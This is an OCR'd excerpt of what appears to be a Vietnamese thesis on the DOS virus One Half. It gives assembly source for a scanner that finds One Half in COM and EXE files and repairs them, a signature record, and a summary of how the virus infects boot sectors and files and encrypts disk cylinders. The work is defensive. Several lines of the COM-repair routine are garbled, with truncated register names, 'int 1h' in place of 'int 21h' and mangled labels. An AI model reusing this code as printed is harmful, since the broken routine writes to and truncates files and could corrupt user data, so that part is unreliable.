        pop     bx
        pop     ax
        ret
xd_mo_ta_1 endp
;-----------------------------
in_ten_file proc
        push    ax
```

```
        push    bx
        push    cx
        push    dx
        push    si
        push    di
        mov     si,OFFSET _duongdan
        mov     di,OFFSET _tenfile
lay_duong_dan:
        cmp     byte ptr [si],0
        je      xong_duong_dan
        mov     dl,byte ptr [si]
        mov     byte ptr [di],dl
        inc     si
        inc     di
        jmp     lay_duong_dan
xong_duong_dan:
        add     bx,1Eh          ; bx dang tro toi DTA hien thoi
lay_ten_file:
        mov     dl,byte ptr [bx]
        mov     byte ptr [di],dl
        cmp     dl,0
        je      xong_ten_file
        inc     di
        inc     bx
        jmp     lay_ten_file
xong_ten_file:
        mov     bx,OFFSET _tenfile
loc_loop_2:
        mov     dl,byte ptr [bx]
        cmp     dl,0
```

```
        je      het_xau
        mov     ah,02h
        int     21h
        inc     bx
        jmp     loc_loop_2
het_xau:
        mov     dx,OFFSET space
        call    write_screen
        call    ve_dau_dong
        mov     dx,OFFSET _tenfile
        mov     al,7
        and     al,thuoc_tinh
        cmp     al,0
        je      khong_dat_thuoc_tinh
        call    dat_thuoc_tinh_bt
khong_dat_thuoc_tinh:
        call    mo_file_handle   ; mo file dang xet theo che
      do doc ghi,
                                 ; the dat o bx, ax=1 neu co
      loi
        cmp     ax,1
        je      mo_bi_loi
        mov     cx,1Ch   ; doc 1C byte dau tien, tai vi tri con
      tro file
        mov     dx,OFFSET buff_1C   ; con tro file vao
      buff_1C
        mov     ah,3Fh
        int     21h
        jc      doc_bi_loi
        cmp     ax,cx           ; Khong du so byte can doc
```

```
        jb      dong_file
        mov     si,OFFSET buff_1C
        cmp     byte ptr [si],0E9h
        je      loc_test_file_com  ; Neu lenh dau tien la lenh
      nhay E9
        cmp     word ptr [si],5A4Dh
        je      loc_test_file_exe
        jmp     dong_file      ; neu khong thi ket thuc
loc_test_file_com:
        call    KT_FILE_COM
        cmp     ax,0
        je      dong_file      ; Khong bi nhiem nen dong file
      lai
        call    com_da_bi_nhiem
        jmp     dong_file
loc_test_file_exe:
        call    KT_FILE_EXE
        cmp     ax,0
        je      dong_file      ; Khong bi nhiem nen dong file
      lai
        call    exe_da_bi_nhiem
        jmp     dong_file
dong_file:
        call    dong_file_handle
        cmp     ax,1
        je      dong_bi_loi
        jmp     loc_kt
doc_bi_loi:
        call    thong_bao_loi_doc
        jmp     dong_file
```

```
mo_bi_loi:
        call    thong_bao_loi_mo
        jmp     loc_kt
dong_bi_loi:
        call    thong_bao_loi_dong
        jmp     loc_kt
loc_kt:
        mov     al,7
        and     al,thuoc_tinh
        cmp     al,0
        je      khong_tra_thuoc_tinh
        call    tra_thuoc_tinh
khong_tra_thuoc_tinh:
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        ret
in_ten_file endp
;-------------------------
KT_FILE_COM PROC ; Kiem tra file not EXE (la file COM
          hoac khac)
        ; Tra ve gia tri trong thanh ghi ax
        ; ax=1 neu bi nhiem One Half
        ; ax=0 neu khong bi nhiem hoac trong qua trinh doc bi
       loi
        push    es
        push    bx
```

```
        push    cx
        push    dx
        push    si
        push    di
        mov     dx,word ptr [si+1]  ; Byte dau la lenh nhay thi
    [si+1] la
                                    ; dia chi nhay
        add     dx,3            ; Cong them 3 byte cua lenh
    nhay truoc
        xor     ax,ax
        mov     es,ax
        mov     Header_Size,ax
        call    test_oh_file
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     es
        ret
KT_FILE_COM ENDP
;*****************************************
KT_FILE_EXE PROC ; Kiem tra file .EXE
        ; Tra ve gia tri trong thanh ghi ax
        ; ax=1 neu bi nhiem One Half
        ; ax=0 neu khong bi nhiem hoac trong qua trinh doc bi
    loi
        push    es
        push    bx
        push    cx
```

```
        push    dx
        push    si
        push    di
        mov     dx,word ptr [si+ExeIP]
        mov     ax,word ptr [si+ReloCS]
        mov     es,ax
        mov     ax,word ptr [si+HdrSize]
        mov     cl,4
        shl     ax,cl
        mov     Header_Size,ax
        call    test_oh_file
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     es
        ret
KT_FILE_EXE ENDP
;****************************
xd_vt_file proc
        ; Xac dinh vi tri cua file .EXE can doc
        ; voi segment CS trong es,
        ; offset IP trong dx
        ; Gia tri tra lai trong cx:dx
        push    ax
        mov     ax,es
        xor     cx,cx
        clc
        shl     ax,1
```

```
        rcl     cx,1
        shl     ax,1
        rcl     cx,1
        shl     ax,1
        rcl     cx,1
        shl     ax,1
        rcl     cx,1
        add     dx,ax
        adc     cx,0
        add     dx,Header_Size
        adc     cx,0    ; cx:dx la vi tri ma CS:IP bat dau thuc
      hien lenh
        and     cx,000Fh
        pop     ax
        ret
xd_vt_file endp
;*********************************
test_oh_file proc
        mov     cx,0Ah      ; Doc 10 doan
loop_10_doan:
        push    cx
        push    dx
        call    xd_vt_file  ; Segment trong es, offset trong
      dx
        call    dat_tro_file ; Dich cx:dx byte tu vi tri dau
      tep
        mov     cx,10
        call    doc_file_handle  ; doc 10 byte vao buff_10
        pop     dx
        pop     cx
```

```
        cmp     ax,0
        je      doc_co_loi_1
        cmp     ax,10           ; doc khong du 10 byte
        jb      khong_co_vir_1  ; thi ket thuc va khong kiem
       tra duoc
        mov     si,OFFSET buff_10
        mov     di,si
        add     di,0Ah
        cmp     cx,7
        jne     not_doan_4
loop_doan_4:
        cmp     byte ptr [si],0BFh  ; lenh mov di,xxxx
        je      lay_kich_thuoc_1
        cmp     byte ptr [si],0BEh  ; lenh mov si,xxxx
        je      lay_kich_thuoc_1
        cmp     byte ptr [si],0B9h  ; lenh mov cx,xxxx
        je      lay_kich_thuoc_1
        cmp     byte ptr [si],0BBh  ; lenh mov bx,xxxx
        je      lay_kich_thuoc_1
        cmp     byte ptr [si],0BAh  ; lenh mov dx,xxxx
        je      lay_kich_thuoc_1
        cmp     byte ptr [si],0BDh  ; lenh mov bp,xxxx
        je      lay_kich_thuoc_1
        inc     si
        inc     dx
        cmp     si,di
        jb      loop_doan_4
not_doan_4:
        cmp     cx,6
        jne     not_doan_5
```

```
loop_doan_5:
        cmp     byte ptr [si],0BFh  ; lenh mov di,xxxx
        je      lay_ma_hoa_file
        cmp     byte ptr [si],0BEh  ; lenh mov si,xxxx
        je      lay_ma_hoa_file
        cmp     byte ptr [si],0B9h  ; lenh mov cx,xxxx
        je      lay_ma_hoa_file
        cmp     byte ptr [si],0BBh  ; lenh mov bx,xxxx
        je      lay_ma_hoa_file
        cmp     byte ptr [si],0BAh  ; lenh mov dx,xxxx
        je      lay_ma_hoa_file
        cmp     byte ptr [si],0BDh  ; lenh mov bp,xxxx
        je      lay_ma_hoa_file
        inc     si
        inc     dx
        cmp     si,di
        jb      loop_doan_5
        jmp     khong_co_vir
lap_lai_10_doan:
        loop    loop_10_doan
        jmp     co_vir
khong_co_vir_1:
        jmp     khong_co_vir
doc_co_loi_1:
        jmp     doc_co_loi
lay_kich_thuoc_1:
        jmp     lay_kich_thuoc
not_doan_5:
        cmp     cx,4
        jne     not_doan_7
```

```
loop_doan_7:
        cmp     byte ptr [si],081h    ; lenh add
        je      lay_tang_ma_hoa_file
        inc     si
        inc     dx
        cmp     si,di
        jb      loop_doan_7
        jmp     khong_co_vir
not_doan_7:
        cmp     cx,2
        jne     not_doan_9
loop_doan_9:
        cmp     byte ptr [si],081h ; lenh cmp
        je      lay_kich_thuoc_mo_rong
        inc     si
        inc     dx
        cmp     si,di
        jb      loop_doan_9
        jmp     khong_co_vir
not_doan_9:
        cmp     cx,1
        jne     kiemtra_d
```

```
loop_doan_10:
        cmp     byte ptr [si],075h    ; lenh jnz
        je      tang_2_byte
        inc     si
        inc     dx
        cmp     si,di
        jb      loop_doan_10
        jmp     khong_co_vir
lay_kich_thuoc:
        mov     ax,word ptr [si+1]
        sub     ax,100h
        mov     kich_thuoc,ax
        jmp     tang_3_byte
lay_ma_hoa_file:
        mov     ax,word ptr [si+1]
        mov     ma_hoa_file,ax
        jmp     tang_3_byte
lay_tang_ma_hoa_file:
        inc     si
        inc     dx
        mov     ax,word ptr [si+1]
        mov     tang_ma_hoa_file,ax
        jmp     tang_3_byte
lay_kich_thuoc_mo_rong:
        inc     si
        inc     dx
        mov     ax,word ptr [si+1]
        sub     ax,100h
        mov     kich_thuoc_mo_rong,ax
        jmp     tang_3_byte
```

```
tang_3_byte:
        add     si,3
        add     dx,3
        cmp     si,di
        ja      khong_co_vir
        jmp     kiemtra_d
tang_2_byte:
        add     si,2
        add     dx,2
        cmp     si,di
        ja      khong_co_vir
        jmp     kiemtra_d
kiemtra_d:
        cmp     byte ptr [si],0E9h
        je      doc_doan_tiep_e9
        cmp     byte ptr [si],0EBh
        je      doc_doan_tiep_eb
        inc     si
        inc     dx
        cmp     si,di
        jb      kiemtra_d
        jmp     khong_co_vir ; neu khong co lenh nhay
      E9,EB
doc_doan_tiep_e9:
        add     dx,word ptr [si+1]
        add     dx,3
        jmp     lap_lai_10_doan
doc_doan_tiep_eb:
        add     dl,byte ptr [si+1]
        adc     dh,0
```

```
        add     dx,2
        cmp     byte ptr [si+1],80h
        jae     giam_100
        jmp     lap_lai_10_doan
giam_100:
        sub     dx,100h
        jmp     lap_lai_10_doan
doc_co_loi:
        call    thong_bao_loi_doc
khong_co_vir:
        mov     ax,0 ; Coi nhu khong kiem tra duoc
        jmp     ket_thuc_file
co_vir:
        mov     ax,1
        jmp     ket_thuc_file
ket_thuc_file:
        ret
test_oh_file endp
;*********************************
com_da_bi_nhiem proc
        push    ax
        push    dx
        call    xuong_dong
        mov     dx,OFFSET mess_bi_nhiem
        mov     ah,09h
        int     21h
        call    xuong_dong
        call    hoi
        cmp     ax,1
        jne     kt_xu_ly_com
```

```
        call    khoi_phuc_file_com
kt_xu_ly_com:
        pop     dx
        pop     ax
        ret
com_da_bi_nhiem endp
;-----------------------
khoi_phuc_file_com proc
        push    ax
        push    bx
        push    cx
        push    dx
        push    si
        push    di
        mov     dx,kich_thuoc
        xor     cx,cx
        call    dat_tro_file    ; Dat tro file ve phan dau cua
       virus
        cmp     ax,1
        je      khong_khoi_phuc_duoc
        mov     dx,OFFSET buff_temp   ; buff luu phan dau
       cua virus.
        mov     cx,120h
        mov     ah,3Fh
        int     21h      ; Doc phan dau cua virus oh gom
       120h byte
        jc      khong_khoi_phuc_duoc
        cmp     ax,cx
        jb      khong_khoi_phuc_duoc
        mov     si,OFFSET buff_temp
```

```
        mov     dx,ma_hoa_file
        dec     cx
loop_giai_ma:
        xor     word ptr [si],dx
        add     dx,tang_ma_hoa_file
        inc     si
        loop    loop_giai_ma
        mov     si,OFFSET buff_temp
        mov     dx,si
        add     dx,40h  ; Offset cua du lieu tra lai cua doan
       dau tien
        add     si,2Ah  ; Dia chi doan dau tien
        mov     cx,0Ah ; lap cho 10 doan
loop_thay_the_file:
        push    cx
        push    dx
        mov     dx,word ptr [si]   ; Vi tri cua doan thay the voi
       file COM
        sub     dx,100h            ; lui lai 100 byte cua dau file
       COM
        xor     cx,cx
        call    dat_tro_file
        pop     dx
        pop     cx
        cmp     ax,1
        je      khong_khoi_phuc_duoc
        push    cx
        mov     cx,0Ah ; Ghi 10 byte tu DS:DX vao vi tri con
       tro file.
        mov     ah,40h
```

```
        int     21h     ; Ghi 10 byte tu DS:DX vao vi tri con
      tro file
        pop     cx
        inc     si
        inc     si
        add     dx,0Ah
        loop    loop_thay_the_file
                ; duoi day thay 3 byte dau tien
        xor     cx,cx
        xor     dx,dx
        call    dat_tro_file
        mov     dx,OFFSET buff_temp
        add     dx,10h
        mov     cx,3
        mov     ah,40h
        int     21h
                ; Duoi day la cat file
        mov     x,kich_thuoc
        xor     x,cx
        call    at_tro_file
        mov     x,0
        mov     h,40h
        int     1h
        jmp     hoi_phuc_xong
khong_khoi_phuc_duoc:
        mov     x,OFFSET mess_loi_khoi_phuc
        mov     h,09h
        int     1h
        jmp     et_thuc_khoi_phuc
khoi_phuc_xong:
```

```
mov     x,OFFSET mess_khoi_phuc_xong
mov     h,09h
int     1h
```

```
ket_thuc_khoi_phuc:
        call    xuong_dong
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        ret
khoi_phuc_file_com endp
;-----------------------
exe_da_bi_nhiem proc
        push    ax
        push    dx
        call    xuong_dong
        mov     dx,OFFSET mess_bi_nhiem
        mov     ah,09h
        int     21h
        call    xuong_dong
        call    hoi
        cmp     ax,1
        jne     kt_xu_ly_exe
        call    khoi_phuc_file_exe
kt_xu_ly_exe:
        pop     dx
        pop     ax
        ret
exe_da_bi_nhiem endp
;*********************************
khoi_phuc_file_exe proc
```

```
 push    es
 push    ax
 push    bx
 push    cx
 push    dx
 push    si
 push    di
 mov     dx,kich_thuoc
 add     dx,100h         ; o phan tren kt da tru 100h cua
file com
 mov     si,OFFSET buff_1C
 mov     ax,word ptr [si+ReloCS]
 mov     es,ax
 call    xd_vt_file
 call    dat_tro_file    ; Dat tro file ve phan dau cua
virus
 cmp     ax,1
 je      khong_khoi_phuc_duoc_exe_1
 mov     dx,OFFSET buff_temp   ; buff luu phan dau
cua virus.
 mov     cx,120h
 mov     ah,3Fh
 int     21h       ; Doc phan dau cua virus oh gom
120h byte
 jc      khong_khoi_phuc_duoc_exe_1
 cmp     ax,cx
 jb      khong_khoi_phuc_duoc_exe_1
 mov     si,OFFSET buff_temp
 mov     dx,ma_hoa_file
 dec     cx
```

```
loop_giai_ma_exe:
        xor         word ptr [si],dx
        add         dx,tang_ma_hoa_file
        inc         si
        loop        loop_giai_ma_exe
        mov         si,OFFSET buff_temp
        mov         dx,si
        add         dx,40h ; Offset cua du lieu tra lai cua doan
      dau tien
        add         si,2Ah ; Dia chi doan dau tien
        mov         cx,0Ah ; lap cho 10 doan
loop_thay_the_file_exe:
        push        cx
        push        dx
        mov         dx,word ptr [si]   ; Vi tri cua doan thay the voi
      file EXE
        call        xd_vt_file   ; trong modul nay da duoc cong
      them header
        call        dat_tro_file
        pop         dx
        pop         cx
        cmp         ax,1
        je          khong_khoi_phuc_duoc_exe_1
        push        cx
        mov         cx,0Ah     ; Ghi 10 byte tu DS:DX vao vi tri
      con tro file.
        mov         ah,40h
        int         21h        ; Ghi 10 byte tu DS:DX vao vi tri
      con tro file
        pop         cx
```

```
        inc     si
        inc     si
        add     dx,0Ah
        loop    loop_thay_the_file_exe
        jmp     xd_exe_header
khong_khoi_phuc_duoc_exe_1:
        jmp     khong_khoi_phuc_duoc_exe
                ; Xay dung lai Exe Header
xd_exe_header:
        mov     si,OFFSET buff_temp
        mov     di,OFFSET buff_1C
        mov     ax,word ptr [si+16h]
        mov     word ptr [di+ReloCnt],ax        ; Lay lai
      ReloCount
        mov     ax,word ptr [si+1eh]
        mov     word ptr [di+ReloSS],ax ; Lay lai ReloSS
        mov     ax,word ptr [si+20h]
        mov     word ptr [di+ExeSP],ax  ; Lay lai ExeSP
        mov     ax,word ptr [si+24h]
        mov     word ptr [di+ExeIP],ax  ; Lay lai ExeIP
        mov     ax,word ptr [si+26h]
        mov     word ptr [di+ReloCS],ax         ; Lay lai
      ReloCS
        sub     word ptr [di+PageCnt],7 ; Kich thuoc cua OH
      chiem
                                        ; 7 trang, con thieu
      28h
        add     word ptr [di+PartPag],28h
        cmp     word ptr [di+PartPag],200h
        jb      ghi_exe_header
```

```
        sub     word ptr [di+PartPag],200h
        inc     word ptr [di+PageCnt]
ghi_exe_header:
        xor     cx,cx
        xor     dx,dx
        call    dat_tro_file
        mov     dx,OFFSET buff_1C
        mov     cx,1Ch
        mov     ah,40h
        int     21h
                ; Duoi day la cat file
        mov     dx,kich_thuoc
        add     dx,100h
        call    xd_vt_file
        call    dat_tro_file    ; Dat tro file ve phan dau cua
      virus
        mov     cx,0
        mov     ah,40h
        int     21h             ; Cat file tai day
        jmp     khoi_phuc_xong_exe
khong_khoi_phuc_duoc_exe:
        mov     dx,OFFSET mess_loi_khoi_phuc
        mov     ah,09h
        int     21h
        jmp     ket_thuc_khoi_phuc_exe
khoi_phuc_xong_exe:
        mov     dx,OFFSET mess_khoi_phuc_xong
        mov     ah,09h
        int     21h
ket_thuc_khoi_phuc_exe:
```

```
        call    xuong_dong
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        pop     es
        ret
khoi_phuc_file_exe endp
;*********************************
lay_thuoc_tinh proc
        push    cx
        mov     cl,byte ptr [bx+15h]
        mov     thuoc_tinh,cl
        pop     cx
        ret
lay_thuoc_tinh endp
;------------------------
dat_thuoc_tinh_bt proc
        push    ax
        push    cx
        push    dx
        xor     cx,cx
        mov     dx,OFFSET _tenfile
        mov     ax,4301h
        int     21h
        pop     dx
        pop     cx
        pop     ax
```

```
        ret
dat_thuoc_tinh_bt endp
;------------------------
tra_thuoc_tinh proc
        push    ax
        push    cx
        push    dx
        xor     ch,ch
        mov     cl,thuoc_tinh
        mov     dx,OFFSET _tenfile
        mov     ax,4301h
        int     21h
        pop     dx
        pop     cx
        pop     ax
        ret
tra_thuoc_tinh endp
;------------------------
mo_file_handle proc
        ; Mo file Handle cho tenfile, the file se dat vao bx
        ; return 0 neu khong co loi, nguoc lai 1 neu da co loi
        clc
        mov     al,2    ; 0:de doc, 1 : ghi, 2: doc va ghi
        mov     ah,3Dh
        int     21h
        jc      loi_mo_file
        mov     bx,ax   ; Mo duoc thi chuyen filehandle tu ax
       sang bx.
        mov     ax,0
        jmp     kt_mo_file
```

```
loi_mo_file:
        mov     ax,1
kt_mo_file:
        ret
mo_file_handle endp
;----------------------------
doc_file_handle proc
        ; Doc tu file handle, handle dat trong bx
        ; gom cx byte, doc vao buffer ds:dx
        ; ax=0 : loi doc file, ax>0 la so byte doc duoc
        push    dx
        mov     dx,OFFSET buff_10
        mov     ah,3Fh
        int     21h
        jc      loi_doc_file
        jmp     kt_doc_file
loi_doc_file:
        mov     ax,0
kt_doc_file:
        pop     dx
        ret
doc_file_handle endp
;----------------------------
dong_file_handle proc
       ; Dong file handle, handle dat trong bx
        mov     ah,3Eh
        int     21h
        jc      loi_dong_file
        mov     ax,0
        jmp     kt_dong_file
```

```
loi_dong_file:
        mov     ax,1
kt_dong_file:
        ret
dong_file_handle endp
;-----------------------
dat_tro_file proc
        ; Dat con tro file dich chuyen (cx*65536+dx) byte ke tu
       vi tri dau file.
        mov     al,0
        mov     ah,42h
        int     21h
        jc      loi_dat_tro
        mov     ax,0
        jmp     kt_dat_tro
loi_dat_tro:
        mov     ax,1
kt_dat_tro:
        ret
dat_tro_file endp
;-----------------------
thong_bao_loi_mo proc
        push    dx
        call    xuong_dong
        mov     dx,OFFSET mess_loi_mo
        call    write_screen
        call    press_any_key
        call    xuong_dong
        pop     dx
        ret
```

```
thong_bao_loi_mo endp
;-----------------------
thong_bao_loi_doc proc
        push    dx
        call    xuong_dong
        mov     dx,OFFSET mess_loi_doc
        call    write_screen
        call    press_any_key
        call    xuong_dong
        pop     dx
        ret
thong_bao_loi_doc endp
;-----------------------
thong_bao_loi_dong proc
        push    dx
        call    xuong_dong
        mov     dx,OFFSET mess_loi_dong
        call    write_screen
        call    press_any_key
        call    xuong_dong
        pop     dx
        ret
thong_bao_loi_dong endp
;-----------------------
end
```

FILE 5: LIB.ASM

```
.model small
.data
        file_vmb            db 'VMB.DAT',0
        mess_loi_tao_file   db 'Not create file VMB.DAT!$'
        mess_loi_dia_day        db 'Dia day!$'
        mess_hoi            db 'Co dong y khong <Y/N>? : $'

        ma_one_half     db 00h,00h  ; Offset
                        db 06h      ; Length
                        db 33h,0DBh,0FAh
                        db 0BCh,00h,7Ch         ; Code Virus
                        db 04h dup(0)       ; Not used
                        db 00h      ; Head
                        db 00h      ; Cylinder
                        db 07h      ; Offset location sector
    (bottom up)
                        db 'One Half $'     ; Virus name

        Table           dw 10000
                        dw 1000
                        dw 100
                        dw 10
                        dw 1
        Count           db 0

.code
        public xuong_dong
        public ve_dau_dong
```

```
public write_screen
public press_any_key
public hoi
public write_hex_to_dec
```

```
xuong_dong proc
        push    ax
        push    dx
        mov     dl,0Dh
        mov     ah,02h
        int     21h
        mov     dl,0Ah
        mov     ah,02h
        int     21h
        pop     dx
        pop     ax
        ret
xuong_dong endp
;-------------------------
ve_dau_dong proc
        push    ax
        push    dx
        mov     dl,0Dh
        mov     ah,02h
        int     21h
        pop     dx
        pop     ax
        ret
ve_dau_dong endp
;-------------------------
write_screen proc
        push    ax
        mov     ah,09h
        int     21h
        pop     ax
```

```
        ret
write_screen endp
;------------------------
```

```
press_any_key proc
        push    ax
        mov     ah,08h
        int     21h
        mov     ah,0Bh
        int     21h
        cmp     al,0FFh
        jnz     khong_con
        mov     ah,08h
        int     21h
khong_con:
        pop     ax
        ret
press_any_key endp
;-----------------------
hoi proc
        ; Gia tri tra lai cua ham trong ax
        ; ax=1 la dong y, ax=0 la khong dong y
        push    dx
        mov     dx,OFFSET mess_hoi
        call    write_screen
loop_hoi:
        mov     ah,08h
        int     21h
        cmp     al,'Y'
        je      dong_y
        cmp     al,'y'
        je      dong_y
        cmp     al,'N'
        je      khong_dong_y
```

```
        cmp     al,'n'
        je      khong_dong_y
        jmp     loop_hoi
dong_y:
        mov     dl,al
        mov     ah,02h
        int     21h
        mov     ax,1
        jmp     ket_thuc_hoi
khong_dong_y:
        mov     dl,al
        mov     ah,02h
        int     21h
        mov     ax,0
        jmp     ket_thuc_hoi
ket_thuc_hoi:
        pop     dx
        call    xuong_dong
        ret
hoi endp
;*******************************
tao_VMB_DAT proc
        mov     dx,OFFSET file_vmb
        mov     cx,0
        mov     ah,3Ch
        int     21h     ; Tao file_vmb moi, handle dat o AX
        jc      loi_tao_file
        mov     bx,ax
        mov     dx,OFFSET ma_one_half
        mov     cx,01Ah
```

```
        mov     ah,40h
        int     21h
        cmp     ax,cx
        jb      loi_dia_day
dong_file:
        mov     ah,03Eh
        int     21h
        jmp     kt_tao_file
loi_tao_file:
        mov     dx,OFFSET mess_loi_tao_file
        call    write_screen
        call    xuong_dong
        jmp     kt_tao_file
loi_dia_day:
        mov     dx,OFFSET mess_loi_dia_day
        call    write_screen
        call    xuong_dong
        jmp     dong_file
kt_tao_file:
        ret
tao_VMB_DAT endp
;-------------------------
write_hex_to_dec proc ; In gia tri trong ax ra duoi dang
          decimal
        push    ax
        push    bx
        push    cx
        push    dx
        xor     cl,cl
        mov     Count,cl
```

```
        mov     cx,5
        mov     bx,OFFSET Table
        cmp     ax,0
        ja      Lcb
        mov     cx,1
        add     bx,8
        jmp     L0
Lcb:
        cmp     ax,word ptr [bx]
        jae     L0
        add     bx,2
        dec     cx
        jmp     Lcb
L0:
        cmp     ax,word ptr [bx]
        jb      L1
        sub     ax,word ptr [bx]
        inc     Count
        jmp     L0
L1:
        push    ax
        mov     al,Count
        add     al,30h
        mov     ah,0Eh
        int     10h
        pop     ax
        mov     Count,0
        add     bx,2
        loop    L0
        pop     dx
```

```
        pop     cx
        pop     bx
        pop     ax
        ret
write_hex_to_dec endp
;-------------------------
end
```

FILE 6: SCR.ASM

```
.model small
.data
.code
        public _save_screen
        public _store_screen
_save_screen proc
        push    ds
        push    es
        push    si
        push    di
        mov     ax,0B800h
        mov     ds,ax
        mov     es,ax
        mov     si,0
        mov     di,4096
        mov     cx,4000
        rep     movsb
        pop     di
        pop     si
        pop     es
        pop     ds
        ret
_save_screen endp
;--------------------
_store_screen proc
        push    ds
        push    es
        push    si
```

```
        push    di
        push    cx
        mov     ax,0B800h
        mov     ds,ax
        mov     es,ax
        mov     si,4096
        mov     di,0
        mov     cx,4000
        rep     movsb
        pop     cx
        pop     di
        pop     si
        pop     es
        pop     ds
        ret
_store_screen endp
;--------------------
end
```

TÓM TẮT LUẬN ÁN

I. CƠ CHẾ TÁC ĐỘNG CỦA VIRUS ONE HALF.

- One Half là một virus lưỡng tính (vừa là B-virus vừa là F-virus). Kích thước của virus One Half là 3544 byte.

1. B-virus One Half.

- B-virus One Half lưu trú trên vùng các Sector dấu mặt của đĩa cứng (Side 0, Cylinder 0, 7 sector cuối).

- Khi máy tính khởi động bằng đĩa cứng đã bị nhiễm virus One Half, phần mã của nó sẽ được tải vào 9F00h:0000h (vùng bộ nhớ cơ sở cao nhất), không cho phép DOS quản lý vùng nhớ này bằng cách trừ giá trị biến lưu trữ tổng số vùng nhớ cơ sở tính theo KB (tại 0:413h) đi 4 (KB). Sau khi tải xong, phần mã này sẽ được trao quyền điều khiển.

- Phần mã virus thực hiện hai công việc chính sau đây:

+ Mã hoá 2 Cylinder trên đĩa cứng. Giá trị của Cylinder cuối cùng được mã hoá sẽ được ghi vào word 29h trong Master Boot và giá trị này là căn cứ cho lần mã tiếp theo. Phép toán mã hoá được sử dụng là phép toán XOR, toán hạng mã hoá là giá trị của biến đếm thời gian tại thời điểm lây nhiễm.

+ Chiếm hai ngắt 21h và 13h. Việc can thiệp tới các ngắt này giúp virus One Half lây nhiễm trên các file khả thi khi sử dụng các chức năng của ngắt 21h, cũng như việc chiếm ngắt 13h giúp hệ thống vẫn làm việc bình thường trên các vùng đã bị mã hoá, trong trường hợp trên vùng các sector dấu mặt, việc chi phối ngắt 13h còn ngụy trang chống lại khả năng phát hiện sự có mặt của B-virus One Half.

2. F-virus One Half.

Đối với virus One Half, các file khả thi chỉ là đối tượng để virus lây lan. Khi virus nhiễm vào file, toàn bộ phần mã của virus sau khi đã được mã hoá (bằng phép toán XOR, giá trị của toán hạng mã hoá là giá trị của biến đếm thời gian tại thời điểm lây nhiễm) được thêm vào cuối file. Một số đoạn mã nhỏ được thay thế trong file đối tượng để làm nhiệm vụ giải mã phần mã của virus One Half.

Khi thực hiện file khả thi (đã bị nhiễm) bằng chức năng 4Bh của DOS, phần mã của virus One Half sẽ được giải mã, sau đó sẽ được trao quyền điều khiển. Phần mã này sẽ kiểm tra Partition trên đĩa cứng xem đã bị nhiễm chưa, nếu chưa bị lây nhiễm sẽ tiến hành lây nhiễm trên đĩa cứng, sau đó sẽ trả lại cho file đối tượng các đoạn mã đã bị virus One Half thay thế và trả lại quyền điều khiển cho file đối tượng một cách bình thường.

II. SO SÁNH VỚI MỘT SỐ VIRUS HIỆN NAY VÀ MỘT SỐ NHẬN XÉT VỀ CÁC CHƯƠNG TRÌNH CHỐNG VIRUS XỬ LÝ ĐỐI VỚI VIRUS ONE HALF.

One Half là một virus nếu máy tính bị nhiễm thì khó khôi phục hệ thống vì một số lý do sau đây:

- Là virus lưỡng tính, vừa là B-virus, vừa là F-virus. Phần nhiều các virus xuất hiện từ trước đến nay chỉ đơn tính, nghĩa là chỉ là B-virus hoặc chỉ là F-virus.

- Cách phá hoại của One Half là mã hoá thông tin trên đĩa, cho nên việc khôi phục hệ thống trở nên khó khăn, không chỉ là trả lại bảng Master Boot ban đầu vào vị trí của nó, mà còn phải có trách nhiệm giải mã các phần đã bị One Half mã hoá.

- Việc khôi phục file khả thi bị nhiễm One Half cũng gặp phải các khó khăn, trước hết là phần mã của virus ghép vào file đã bị mã hoá, hơn nữa One Half không chỉ ghép phần mã của mình vào cuối file mà còn chèn một số đoạn mã nhỏ vào giữa file đối tượng, các đoạn mã này không cố định và vị trí của nó trong file đối tượng cũng bị thay đổi. Vì thế nếu căn cứ về mặt hình thức thì khó có thể khôi phục được file bị lây nhiễm.

Chính vì các khó khăn đó, các chương trình chống virus hiện nay trên thị trường chưa khôi phục một cách triệt để đối với virus

One Half. Ví dụ, FPROT chỉ khôi phục file khả thi bị lây nhiễm, còn SCAN230 thì khuyên rằng hãy lưu trữ dữ liệu trước khi khôi phục B-virus One Half, vì SCAN không giải mã phần đĩa cứng đã bị One Half mã hoá.

III. THIẾT KẾ CHƯƠNG TRÌNH CHỐNG VIRUS VÀ KHÔI PHỤC HỆ THỐNG.

Một chương trình phát hiện virus và khôi phục hệ thống bao gồm 3 modul chính:


- Kiểm tra bộ nhớ trong.

- Kiểm tra Master Boot và Boot Sector.

- Kiểm tra file.

